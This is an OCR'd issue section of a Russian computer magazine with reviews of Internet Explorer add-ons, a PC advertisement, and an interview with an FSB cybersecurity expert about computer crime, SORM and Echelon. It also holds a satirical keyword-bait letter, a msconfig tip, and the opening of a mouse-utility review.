Как часто еще давным-давно, когда я юзал IE в качестве основного браузера, мечтал о том, чтобы оградить его от внешнего мира, яркими представителями которого в то время являлся мой брат и родители, которые так и норовили залезть и посмотреть, по каким сайтам ходит их сын. Меня, естественно, такая ситуация несколько смущала =), и я много усилий прикладывал, чтобы такого не допустить. Спасение - Internet Explorer Security Pro 5.0, программа, которую должен иметь в своих запасках не только каждый параноик, но и любой желающий почувствовать себя абсолютным хозяином над ИЕ. Все настройки делятся непосредственно на связанные с IE и юзерами, его юзающими, соответственно, на Internet Explorer Settings и User Settings. Ты сможешь регулировать все настройки и внешний вид, отображаемые менюшки самого браузера, ты можешь убрать АБСОЛЮТНО все менюшки в нем, такие как File, Edit, View и т.д. Поэтому знай: если твой соколиный взгляд видит что-либо ненужное в осле, то ты можешь прибить это на месте =). Также ты можешь менять диры хранения основных internet-файлов: Temporary, History, Favorites, Cookies и других. Очень порадовал тот факт, что в проге есть такие прекрасные возможности для каждого серфера, как предотвращение нежелательной загрузки, открытия попапсов, автозаполнения паролей и т.д. Если у тебя есть ребенок (а кто знает? =), то ты сможешь легко регулировать, какие сайты может посещать твое чадо, просто добавив нужные адреса. Ну и, естественно, для того, чтобы никто не нарушил все нашаманенное тобой, у тебя есть возможность поставить админский пароль на программу. Делается это просто: жми Edit и далее тыкай на Administrator's Password.




Быть параноиком - полезно!

<Красота и удобство IE Booster - разложи все по полочкам>

Имя: IE Booster 1.4
Место дислокации: http://www.paessler.com
Размер: 380 Кб

Случилось! В лице программы IE Booster, аддона для Explorer'a, которая сразу и бесповоротно завоевала мою любовь и уважение. Ведь именно эта тулзенка позволяет тебе почувствовать себя в чреве ослика ИА сухо и комфортно. После ее установки, при клике правой кнопкой крысы, появляются предлагаемые программой возможности. Во-первых, она просто идеальна для всех интересующихся веб-дизайном, потому как среди своих возможностей содержит просмотр исходного кода HTML, отображение всех имеющихся на страничке форм и апплетов, всех линков, показ всех имеющихся картинок с подробным описанием размера в пикселях, их размеров. Чувствуешь фишку? =) Во-вторых, для всех тех, кого строительство сайтов особо не парит, тоже есть ряд полезных опций: возможность скопировать урл странички в clipboard - это достигается нажатием всего лишь одной кнопки, быстрое изменение размера окна, например, с 1600x1280 на 640x480. По моему мнению, эта тулза должна быть у каждого обладателя ИЕ, потому как она помогает действительно сократить время рутинных операций. А быстрота - это удобно. Поэтому, дорогой мой друг, не теряя ни секунды времени, беги на сайт и инсталль IE Booster.



Какой размерчик больше нравится?

NEXT

PC_Zone


ПОЛЕЗНЫЕ ПРИМОЧКИ К БРОДИЛКЕ

Нагорский Артем aka Cordex
(cordex@real.xakep.ru)

<eNotes: твой электронный блокнот>

Имя: eNotes
Место дислокации: http://www.my-enotes.com
Размер: 177 Кб

Enotes - это такая примочка к ослу, которая лично у меня поселилась навсегда после того, как подтвердила свое предназначение. Какое? -спросишь ты. Сейчас расскажу. =) Находясь в Интернете и видя кое-какую полезную для себя инфу, приходится букмаркить целую страницу, что несколько неудобно, например, когда на паге есть несколько нужных ссылок. Исправить эту оплошность и поможет eNotes. Она как бы "вживляется" в панель Интернет Експлорера и предлагает тебе следующее: в любой момент ты можешь просто выделить понравившуюся/нужную тебе инфу и, нажав на пимпу Takes An eNotes, сохранить ее. Для просмотра используется View eNotes, для редактирования записей, соответственно, - Edit eNotes. От себя могу еще раз отметить - очень удобная вещь, да и качать ты ее долго не будешь, весит она всего 177 Кб.


Просмотр содержимого...

<Naviscope: сильнодействующее средство по борьбе с "нечистотами" Интернета>

Имя: Naviscope
Место дислокации: www.naviscope.com
Размер: 613 Кб


Я долго думал над тем, стоит ли описывать аддоны для IE для какой-нибудь конкретной цели либо же подробно описать некую универсальную тулзу, имеющую несколько возможных аспектов применения. И я решил остановиться на последнем варианте. Особенно после знакомства с программкой Naviscope - универсальным средством для борьбы с "нечистотами" Интернета. Мешают надоедливые выскакивающие окна (pop-ups)? Нет проблем! Стоит всего лишь отметить галкой соответствующую опцию, и ты избавишься от этой неприятности навсегда. Замучила реклама и прочая связанная с ней чушь? Одна галка - и проблема решена. Некоторые из ее многочисленных возможностей имеют отношение и к секьюрности: например, она позволяет скрыть от веб-сайтов твою системную информацию, инфу о последней посещенной странице, позволяет соединяться через прокси-сервер: остается лишь заполнить соответствующее поле, убивать все history-файлы, вести логи твоей браузерной активности - не мало, не так ли? Еще одной возможностью Навископа является конфигурирование MTU (Maximum Transfer Unit) и RWIN (Receive Window), которые, по умолчанию, настроены далеко не лучшим образом. Но больше всего мне в этой тулзенке для IE понравилось использование префетчинга (prefetching), метода, позволяющего существенно убыстрить загрузку страничек. Он основывается на том, что Навископ попросту заставляет твой модем работать все время: грузить в память программы все линки, начинающиеся с определенного слова, имеющегося на странице. По умолчанию там стоит "next", но ты можешь внести и свой список слов. Теперь, когда ты зайдешь на нужную пагу, и там будет линк, начинающийся с одного из внесенных в поле префетчинга слов, то Навископ будет грузить его в свою память. Теперь, когда ты щелкаешь по этому линку, - он грузится практически мгновенно. Поэтому горячо советую отметить использование префетчинга. А что в итоге? Просто программка, которую бы я наградил похвальной грамотой =) и посоветовал бы тебе навсегда поселить ее вместе с ненаглядным осликом ИА.

Вот она - универсальность!

<AddaButton: запусти все, что можно!>

Имя: AddaButton 1.6
Место дислокации: www.harmonyhollow.net
Размер: 769 Кб

Скажи честно, ты когда-нибудь мечтал о том, чтобы IE превратился в полноценный рабочий офис, из которого ты бы мог, скажем, в любую минуту запустить Word или Mirc, дабы початиться с людьми? Да и что там говорить: абсолютно все, что запускается! =) Мне кажется, я мог бы предсказать твой ответ. К счастью, все это не миф, а реальность в лице программки AddaButton, позволяющей в кратчайшие сроки разместить на панели ослика кнопки для запуска нужных тебе приложений. Внешний вид кнопок ты вправе выбирать: например, для того же Ворда у меня стоит ручка, а для Мирка - рот =). Также ты можешь назначить описание для каждой кнопки. Теперь, когда добавил все нужное для запуска, смело запускай браузер и сиди там сколько влезет: ведь теперь, благодаря этой тулзенке, он превратится в настоящий мини-офис. Просто сказка! Хотя нет, вру, реальность =).


Запускай все нужное, не вылезая из IE

<VisualFavorites: запомни по-красивому!>

Имя: VisualFavorites
Место дислокации: www.vanillasoftware.com
Размер: 2, 01 Мб

Ну и напоследок предложу твоему вниманию утилиту для удобного и наглядного запоминания веб-сайтов - Visual Favorites. Главным ее преимуществом по сравнению с обычным букмаркингом в IE является, как ты уже, наверно, сам понял по названию, графическая видимость всего запомненного: то есть, если ты вносишь в букмарки, например, www.ya.ru , то и в панели Visual Favorites отобразится миниатюрная модель этой страницы. Кроме всего прочего, имеется возможность апгрейдить все букмарки, даже не заходя на сайты, достаточно просто нажать пимпу "Upgrade". В целом, очень достойный выбор всех тех, кто не привык напрягаться, думая, что за страница у него в букмарках.

Наглядность имеет не последнее значение

<Подведем черту>

Вот и все. Скачав и протестировав различные примочки и присоски для ослика ИА, я постарался выбрать, как и говорил в начале статьи, РЕАЛЬНО полезные. Судить - удалось ли это мне или нет - тебе. Поэтому теперь, когда ты прочел мой труд до конца, не откладывай на завтра то, что можно сделать сегодня: бегом в Сеть за аддонами, дабы испробовать их в деле! =)

СДЕЛАНО В РОССИИ! – СДЕЛАНО НА СОВЕСТЬ!

R-Style® Proxima® MC
на базе процессора Intel® Pentium® 4

Компьютеры серии R-Style® Proxima® MC могут работать с самым широким списком прикладного ПО. И при приемлемой цене являются оптимальным вариантом, как в качестве офисной модели, так и в качестве домашнего компьютера. Использование процессора Intel® Pentium® 4 делает эту серию несравненным по эффективности инструментом для работы с мультимедиа, коммуникационными и техническими приложениями.

Технические характеристики:

Процессор: Intel® Pentium® 4 1,50 ГГц (2,20 ГГц)
Память: 128 МБ (3ГБ)
FDD 1.44 МБ
CDD 52x
Жесткий диск: 20 ГБ (60 ГБ 7200 об/мин)
Звук совместимый с AC'97
Операционная система Microsoft® Windows®

Система качества разработки, проектирования и производства компании R-Style Computers сертифицирована по новейшему стандарту ИСО 9001:2000

Наши партнеры помогут Вам подобрать нужную конфигурацию под Ваши задачи

Оптовые поставки:
Компания RSI тел.: (095) 907-1101, факс: (095) 904-5995
www.rsi.ru
Техническая поддержка:
R-Style Computers тел.: (095) 903-3830, (095) 903-4415
www.r-style-computers.ru

Партнеры по розничной продаже и системной интеграции:

Братск ООО БАЙТ
(395-3) 41-1121,41-3834
Владивосток R-Style
(4232) 26-9052
Губкинский, ЯНАО
МУП «ПурИнформ»
(345 36) 5-5719
Красноярск Лансервис
(3912) 23-9342, 23-8370

Москва АБН
(095) 960-2323,
755-8813 (многокан.)
Москва R-Style
(095) 904-1001 (многокан.)
Москва
Группа компаний СИБКОН
(095) 923-44-72, 292-77-62

Нижний Новгород R-Style
(8312) 44-3517, 44-1622
Новосибирск R-Style
(3832) 66-8058, 66-6378
Ростов-на-Дону R-Style
(8632) 52-4813, 58-7170
Санкт-Петербург R-Style
(812) 167-14-30 (31, 32)

Тула Питер - Софт
(0872) 355-500, 335-510
Уфа Альбея-Техпроект
(3472) 23-7472, 23-7476
Уфа Онлайн
(3472) 248-228, 259-681
Хабаровск R-Style
(4212) 21-8549, 22-0675

Михаил Михин (centner@real.xakep.ru)

КТО ПРОТИВОСТОИТ КИБЕР-ВОИНСТВУ?

ИТОГИ БЕСЕДЫ С ЭКСПЕРТОМ УПРАВЛЕНИЯ КОМПЬЮТЕРНОЙ И ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ ФСБ РОССИИ

Надеюсь, ты не нуждаешься в разъяснениях, касающихся аббревиатуры ФСБ. Серьезная организация, о которой толком никто ничего не знает, но все активно обсуждают самые нелепые слухи и домыслы, касающиеся жизнедеятельности ФСБ. Вот и родилась мысль познакомить тебя не с легендами, а с фактами. И факты эти относятся не к ФСБ в целом, а к функционированию Управления компьютерной и информационной безопасности ФСБ России. После довольно долгого подготовительного периода X-Crew в моем лице побывал за монументальной дверью не менее монументального здания на Лубянке. В течение нескольких часов на наши вопросы отвечал Владимир Иванович Непомнящий, эксперт Управления компьютерной и информационной безопасности ФСБ России.

Еще до того как ты приступишь к чтению этого материала, я хотел бы поделиться с тобой моим личным мнением: садясь за компьютер и приступая к кулхацкерской развлекухе, стоит помнить о том, что все мы являемся гражданами одного государства, на страже интересов которого стоят серьезные люди, меряться силами с которыми не стоит. "Детские шалости" перед монитором вполне могут обернуться недетскими неприятностями, последствия которых подчас очень сложно расхлебать. Короче, чти уголовный кодекс и перед тем, как решишься классно "позабавиться", подумай семь раз, потом еще семь раз и… лучше откажись. Целее будешь! А теперь вперед, вникай в вопросы и ответы и делай самостоятельные выводы.

В соответствии с Конституцией Российской Федерации ее граждане, все люди, пребывающие на территории России, имеют право на тайну переписки, телефонных переговоров, почтовых, телеграфных и иных сообщений. Деятельность системы "Эшелон" нарушает конституционные права и свободы человека и гражданина, затрагивает интересы общественных организаций и государства и является угрозой обеспечения национальной безопасности Российской Федерации. Для противодействия этой угрозе ФАПСИ, Минобороны России, ФСБ России, Гостехкомиссия России и другие федеральные органы исполнительной власти принимают адекватные меры, направленные на повышение защищенности передаваемой информации. В то же время эти меры будут эффективными только при совместных усилиях федеральных органов исполнительной власти и предприятий и организаций частного сектора, информация которых может быть перехвачена и рассекречена зарубежными спецслужбами.

Из заявления секретаря Совбеза Сергея Иванова на Интернет-конференции в 2000 году

1. Чем ваше управление отличается от аналогичного в МВД?

На самом деле юридических отличий (имеются в виду права и обязанности) почти нет. Расследованием именно компьютерных преступлений занимаются в России МВД, ФСБ и прокуратура, а вот оперативную работу ведут только МВД и ФСБ. Основной и главный вопрос для ФСБ в этом секторе борьбы с преступностью - обеспечение государственной безопасности.

2. Какими преступлениями занимается ваше управление?

По статистике мы расследуем около сотни компьютерных преступлений в год по всей России. Наше управление создано в 1998 году, и в течение всего времени существования управления одной из главных трудностей мы считали построение компетентной "цепочки", начиная от грамотного оперативника и следователя и кончая судьями, которые бы свободно разбирались в сущности довольно узкоспециальных вопросов, касающихся состава преступления.

Преступления, находящиеся в нашей компетенции, почти без исключений характеризуются прямой формой умысла, иначе говоря, случайностей в компьютерной преступности практически не бывает. Сложно предположить, что некий человек сможет совершить серьезные деструктивные действия, просто случайно набрав определенную комбинацию клавиш, а это означает, что преступление обычно готовится и тщательно продумывается заранее.

Самое простое и распространенное на сегодняшний день преступление - кража логинов и паролей для доступа в Интернет. Хотя бывают и достаточно сложные случаи, например, в сеть крупной компании запускается вирус, который активируется только после первой (второй, третьей...) перезагрузки сервера. Не секрет, что такие серверы могут перезагружаться раз в несколько месяцев, и выяснить точный промежуток времени, когда в системе появился вирус, иногда непросто. Что, собственно, и делает очень затруднительным поиски злоумышленника. Есть случаи, когда преступникам удавалось совершить действительно масштабные "дела": например, не так давно в Пермской области злоумышленникам удалось обналичить через банкоматы 260 тысяч долларов, акция прошла успешно, но впоследствии все они были разоблачены и наказаны (сроки тюремного заключения от 6 лет). Такого рода "дела" обычно проходят при участии сотрудников компании-жертвы. Типичный пример - начальник вычислительного центра крупной организации, пользуясь своими навыками и знаниями, снимал по 200 долларов ежедневно с абсолютно липового счета. Но это мелочь, а вот действительно крупных банковских преступление мало.

Еще одно чисто современное преступление - клонирование сотовых трубок. Подчас "клоны" производятся с размахом, как это было в Ростове. Цех на 3 рабочих места, грамотные специалисты, налаженная система сбыта, но она-то и подвела преступников. Сбыт клонированных мобильников осуществлялся через магазины, что называется "по сниженным ценам", информация о таких телефонах начала постепенно распространяться, в итоге во внерабочее время дверь подпольного цеха была аккуратно взломана, официально было изъято около 600 "модифицированных" телефонных аппаратов. Само по себе это явление не частое, навскидку можно припомнить 3-4 ярких случая, в которых бы фигурировали "промышленные" количества клонированных трубок.

Что касается мелких компьютерных преступлений, могу сказать, что практически всех попавшихся, например, на краже Интернета, "пионеров" доводят до суда. Если же это и происходит, то обычно суд ведет себя снисходительно, учитывая юный возраст хакеров и выносит условные приговоры. Вместе с тем мы считаем очень эффективной мерой воздействия на провинившихся конфискацию компьютерной техники. Среди однажды попавшихся "юных хакеров" практически не бывает рецидивистов, "пионеры" получают достаточный заряд "бодрости", пройдя через в общем-то позорную для них процедуру суда, и осознают, что невинные компьютерные шалости вполне могут обернуться приличными неприятностями. В общем случае могу сказать, что чем выше профессионализм "хакера", тем ниже у него тяга к совершению преступления, ведь гораздо безопаснее и изящнее заработать необходимую сумму честным путем, полагаясь опять же на свои знания и умения.

3. Развейте или подтвердите те мифы, которые ходят о вас: ФСБ за всеми шпионит, ФСБ все прослушивает, ФСБ просматривает всю почту, в ФСБ работают одни старики, у ФСБ нет денег, сайт ФСБ ломают все кому не лень и т.д.

Начнем с прослушивания и подглядывания. Дело в том, что необходимость в тотальной слежке отсутствует. Да это и нереально. А самое главное - получение даже информации о том, кто и когда кому-то написал посредством электронной почты (не говоря уж о содержании послания), без санкции суда невозможно. ФСБ - государственный орган, который действует в соответствии с законами. По поводу стариков - их в ФСБ немного, да и вообще найти человека старше 32 лет трудно. О каких стариках может идти речь, если даже начальнику управления еще нет 50?

Теперь о нашем сайте. Федеральная Служба Безопасности Российской Федерации располагает своим сайтом, который каждый желающий может посетить, набрав адрес www.fsb.ru. Да, компьютерные атаки на сайт ФСБ - не редкость, более того, попытки сломать www.fsb.ru постоянны, но никому до сих пор не удавалось "пролезть" дальше, чем разрешено. Есть особенно настырные граждане, таких "зарвавшихся" приходится обычно мягко ставить на место.

В своей работе мы, конечно же, применяем высокие технологии, но в этом нет особенной, экстренной необходимости. Тем не менее мы шагаем в ногу с прогрессом, если что-то новое требуется для оперативной работы, для расследования, мы можем задействовать свой собственный научный центр, который нас постоянно консультирует по ряду вопросов и дает необходимые экспертные оценки.

Что касается вопроса с финансированием - ситуация довольно странная. Конечно же, бюджеты у нас и на Западе несопоставимы, но самое главное - мы и они получаем примерно схожие результаты, необходимый уровень безопасности обеспечивается несмотря ни на что. Да, у ФСБ есть постоянные расходы, ведь расследование компьютерного преступления дело не дешевое, подчас суммы затрат исчисляются сотнями тысяч долларов. Самый важный момент в части расходов заключается в том, что затраты по расследованию ложатся исключительно на плечи государственного бюджета, независимо от того, кто и против кого совершил преступление. Это, в частности, позволяет избежать предвзятости в ходе расследования.

4. Как карается распространение разнообразных "закрытых" баз (ГИБДД, МГТС)? Кто их распространяет, каким образом идет борьба с распространением? Откуда вообще берутся такие базы у распространителей?

В этом вопросе нет ничего странного или нового, все старо как мир: владелец некой закрытой информации совсем или недостаточно заботится об обеспечении должного уровня безопасности по отношению к информации, заложенной в такие базы. Типичный случай утечки информации - сотрудник организации, скажем, техник телефонной сети просто копирует закрытую информацию и дальше может распорядиться копией по своему

NEXT

Как связаться с ФСБ?

1. ПРИЕМ СООБЩЕНИЙ ПО ЭЛЕКТРОННОЙ ПОЧТЕ

Если вы хотите немедленно отправить информацию, относящуюся к компетенции ФСБ, воспользуйтесь, пожалуйста, электронной почтой: fsb@fsb.ru
В тексте сообщения подробно опишите событие, его время, дату и участников. Для лучшей организации работы по вашей информации просьба указать ваши контактные реквизиты (телефон, адрес электронной почты, почтовый адрес и т.п.).
Конфиденциальность полученной информации гарантируется.

2. ТЕЛЕФОН ДОВЕРИЯ ФСБ РОССИИ (095) 914-22-22

Российские граждане, сотрудничающие с иностранными разведками, могут связаться с ФСБ России по телефону доверия с тем, чтобы стать агентами-двойниками. В этом случае денежное вознаграждение, получаемое такими агентами от иностранных спецслужб, будет полностью сохранено, и с ними будут работать сотрудники ФСБ России высочайшего класса. При этом будет гарантирована анонимность и конфиденциальность.

Из Примечания к статье 275 УК РФ (государственная измена): Лицо, совершившее преступление, предусмотренное настоящей статьей, а также статьями 276 (шпионаж) и 278 (насильственный захват власти или насильственное удержание власти), освобождается от уголовной ответственности, если оно добровольным и своевременным сообщением органам власти или иным образом способствовало предотвращению дальнейшего ущерба интересам РФ и если в его действиях не содержится иного состава преступления.

PC_Zone

КТО ПРОТИВОСТОИТ КИБЕР-ВОИНСТВУ?

Михаил Михин (centner@real.xakep.ru)

усмотрению. В последнее время мы взялись за решение этого вопроса с двух сторон - за источники утечек и за распространителей. Отмечу, что на покупателях подобных баз наша деятельность никак не сказывается, но лишь до тех пор, пока покупатель не становится распространителем. Надо четко понимать, что покупка базы данных и дальнейшее ее распространение (например, посредством копирования на CD-R) - это уже криминал.

Несложно вспомнить время, когда базы данных, содержащих "личные данные", продавались на каждом углу. Одной из причин тому являлась нечеткая формулировка самого понятия "персональные данные". А вопрос это чисто законодательный, решив его, можно свести ситуацию с распространением закрытых баз к той, что сложилась на черном рынке оружия. Ведь оружием торговали и будут торговать из-под полы, но многие ли рискнут совершить подобную покупку-продажу, четко зная, какова ответственность за подобные "мероприятия"?

Письмо вот такого содержания было обнаружено в одной из доступных для всеобщего доступа эхоконференций. Не стоит пытаться въехать в смысл этого послания, сейчас оно интересует нас лишь с точки зрения попытки попасть в поле зрения многомудрой и всевидящей системы "Эшелон". Классический случай употребления ключевых слов. Интересно, активировался ли "Эшелон", "сожрав" предложенную наживку, или письмо отправилось в треш вместе с гигабайтами ему подобных?

Аллах акбар, дорогой Женя ибн Алейников!

Как там продвигается ваш джихад? У нас, спасибо, все хорошо, только Осама Бин Ладен немного нервничает, говорит, что мало делаем для полного уничтожения проклятых американских собак. Твой план захвата Белого Дома ему понравился, хотя, на мой взгляд, надо его еще прорабатывать.

Пока что остановились на стандартном плане революции: во вторник после обеда взрываем ядерные боеприпасы в Вашингтоне, Чикаго и Голливуде, потом устраиваем покушение на президента Буша или Ди Каприо (уж как получится), ну а дальше все само пойдет. Неплохо было бы еще взорвать парочку "Боингов", запас семтекса после взрыва в Торговом Центре у вас еще должен был остаться. С зенитными ракетами сейчас напряженка, но мы что-нибудь придумаем.

Посылаем к тебе верного шахида, он повезет с собой необходимый для изготовления ядерной бомбы плутоний и немножечко героина (для культурного досуга). Встречаетесь на центральном вокзале, он будет в чалме и с автоматом Калашникова, в руке газета New York Post. Пароль: "Это не вы продаете исламский шкаф?". С ним обсудите план покушения на президента и прочие приятные мелочи. Если что, команда камикадзе уже сформирована, осталось выправить гостевые визы (не забудь подготовить для них надежные явки и абонементы на World Cup). Когда он поедет обратно, пусть захватит с собой еще пару кило кокаина, тот, что ты присылал в прошлый раз, уже кончился - ребятам понравилось.

Ну вот, вроде пока и все. Передаю также большой привет от соратников из "Хезболла", "Фатх" и "Аль Джихад" (ну, ты их помнишь).

5. Как вы работаете в Интернете? Почему существуют сайты с компроматом на политиков и никто их не закрывает?

Начнем с компромата. Та информация, которая выложена для всеобщего ознакомления в Интернете, интересует ФСБ только тогда, когда свобода слова входит в противоборство с законом, например, если владелец сайта занимается публичным разжиганием межнациональной розни. В противном случае - это частное дело политика или любого гражданина вообще, мы живем в демократической стране, и любой гражданин вправе отстаивать свои интересы законным порядком.

6. Как вы работаете с хакерами? Вербуете ли вы хакеров? Сколько вы платите хакерам? Если высококлассный специалист в области компьютерной безопасности захотел бы у вас работать, на что он может рассчитывать?


Попробую разъяснить все подробно. Основное отличие ФСБ от любой коммерческой фирмы в том, что специалисты у нас не работают, а СЛУЖАТ, и это очень важный момент. При прочих равных условиях количество денег, которые может заработать один и тот же человек у нас и в серьезной коммерческой структуре, - разное. К нам приходят люди, желающие реализовать свои убеждения, понимающие, что работа в ФСБ - это не американский блокбастер из жизни неуловимых бондов, в нашей работе присутствует изрядная доля рутины, хотя кто-то находит и вполне романтические моменты.

Обычные пути, которыми люди попадают на службу в наше Управление, достаточно просты. Первый - окончить Академию ФСБ, приобретя там отдельную специальность. Человек же с высшим техническим образованием, компетентный и грамотный, может вполне открыто обратиться к нам, заявив о своем желании служить. Хакеры, что называется, "извне" в качестве сотрудников нас не интересуют в принципе, так что один из мифов, надеюсь, развеять удалось.

7. Что вы можете рассказать про системы СОРМ и "Эшелон"?

Начнем с СОРМ-а. Рассказать в нескольких словах об этой системе не представляется возможным, но считаю своим долгом уточнить, что система оперативно-розыскных мероприятий предусмотрена действующим законодательством и используется на основании постановления суда. В свое время в российском Интернете началась целая истерия по поводу СОРМ-а, система обросла невероятными слухами, хотя ничего странного в ней нет. Поступали предложения шифровать все подряд, чтобы "Большой Брат" ничего личного и лишнего узнать не смог. Скажу по этому поводу следующее: если человек подозревается в совершении преступления, нет никакого смысла шифровать свои послания по ряду причин. Во-первых, пытаться переиграть государство в этой игре нереально, а во-вторых, перехватить необходимую для расследования информацию можно и не прибегая к расшифровке, скажем, можно снять данные непосредственно с экрана монитора или с клавиатуры. Дело не в этом, а в том, что эти или подобные действия по перехвату и анализу информации возможны только после постановления суда, так что повторю еще раз: мы действуем на основании и в рамках закона. В федеральном законе "ОБ ОПЕРАТИВНО-РОЗЫСКНОЙ ДЕЯТЕЛЬНОСТИ" (глава "Принципы оперативно-розыскной деятельности") так прямо и указано: "Оперативно-розыскная деятельность основывается на конституционных принципах законности, уважения и соблюдения прав и свобод человека и гражданина, а также на принципах конспирации, сочетания гласных и негласных методов и средств".

О том, что это за система, как она действует и что за ней стоит, - любой желающий может узнать в Интернете, а вот про "Эшелон" расскажу поподробнее. Во-первых, это система электронной разведки, разведки, ведущейся против определенных стран. Во-вторых, система эта изначально пассивная, построена на мониторинге и перехвате информации. Замечу также, что основной защитой от пассивной разведывательной системы является пассивная защита информации. Вне всяких сомнений, при некоторых обстоятельствах "Эшелон" может быть очень эффективным, особенно если интересующая разведывательная информация плохо или вообще никак не защищена. Главная проблема "Эшелона" не перехват, а анализ полученной информации. Дело в том, что когда объем перехваченной информации становится действительно значительным, теряется смысл информацию перелопачивать, данные могут измениться, устареть, просто исчезнуть в потоке информационного мусора. Отсюда и вывод: главное не перехват, а анализ. Одна из перспективных разработок в этой сфере - мониторинг телефонных сетей. Принцип тот же самый - ключевые слова. Но система мониторинга голосовых данных неизмеримо сложнее: человеческому голосу свойственно меняться, язык, акцент, особенности произношения и многие другие факторы делают данный вопрос очень трудно решаемым. Наукоемкие разработки в этом "поле" несомненно ведутся, но достоверной информации о такого рода проектах практически нет - секретная информация.



Что такое ЭШЕЛОН?


...в США совместно с некоторыми странами-союзницами реализована программа развертывания и активного использования системы глобального контроля за телекоммуникациями "Эшелон". Станции перехвата и обработки информации этой системы расположены, в частности, на континентальной части США, в Пуэрто-Рико, на территории Великобритании, Канады, Дании, Новой Зеландии и Австралии. По заключению европейских экспертов технические возможности средств радиоэлектронной разведки, объединенных в систему "Эшелон", позволяют осуществлять перехват и обработку больших массивов информации, циркулирующей в системах кабельной и радиосвязи, включая спутниковые каналы, телефонные и компьютерные сети, подводные волоконно-оптические линии связи. С использованием системы "Эшелон" военно-политическое руководство США может получать информацию, передаваемую по многим правительственным, дипломатическим, коммерческим и военным линиям связи иностранных государств, а также в значительной степени контролировать функционирование международной компьютерной системы Интернет. При этом система "Эшелон" позволяет американской стороне осуществлять контроль не только за деятельностью интересующих США иностранных государственных структур, но и отдельных организаций и граждан. При этом в сферу "информационных интересов" США, помимо их традиционных соперников на международной арене, включаются нейтральные и союзные государства, что вызывает у последних серьезную озабоченность.

P.S.

Надеюсь, что мы смогли ответить хотя бы на часть интересующих тебя вопросов. Уверен, что еще большая часть осталась без ответа. Что ж, формулируй их и присылай, X постарается добыть ответы и на них. Как это сделать? Очень просто: отправляешь письмо на адрес centner@real.xakep.ru, тема письма "ФСБ", а в теле письма твой самый интересный вопрос, на который мы попросим ответить соответствующих экспертов. Все.

TIPS&TRICKS

В Винде стандартно устанавливается очень полезная программа настройки системы (Msconfig.exe), доступ к которой проще всего получить из командной строки (Пуск -> Выполнить -> msconfig). Эта рулезная прога может сэкономить тебе множество времени и нервов. Например, с помощью нее можно легко и быстро оптимизировать систему, удалив из автозагрузки ненужные элементы, или проверить наличие троянов (вирей, червей) в системе, ради чего пришлось бы лезть в реестр и т. п. Эта фича действует в Win 9x и XP. К сожалению, в Win 2k мелкомягкие отказались от этой утилиты, но в XP слава Богу одумались и вернули ее на заслуженное место. Советую держать эту прогу в голове, поверь, она тебе еще не раз пригодится.



Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru). А ты прислал мне свои трюки и советы?

СДЕЛАЕМ ЖИЗНЬ ПРОЩЕ!

Stepan Ilyin, известный так же, как Step
(step@real.xakep.ru)

Сделаем жизнь проще!

Обзор программ для оптимизации и расширения функциональности твоей мышки

Компьютерная мышь - это, несомненно, один из самых старых, но, тем не менее, один из самых удобных и универсальных способов управления компьютером; мышь стала неотъемлемым атрибутом любого ПВМ. Сейчас на рынке представлено просто огромное количество моделей грызунов от различных производителей. Уже давно никого не удивишь беспроводной мышкой, да и обладатели несколько-сенсорных мышей уже не редкость. Но что делать, если в наличии есть только дешевая и, соответственно, крайне простенькая мышка без всяких наворотов, типа оптических сенсоров, скроллингов и дополнительных кнопок? В Инете уже давно появилось множество программ, обещающих облегчить жизнь обладателям нерадивых грызунов, но что из них действительно стоящее, что реально может помочь в повседневной жизни, сделав жизнь проще? В этом-то сегодня мы с тобой и разберемся.

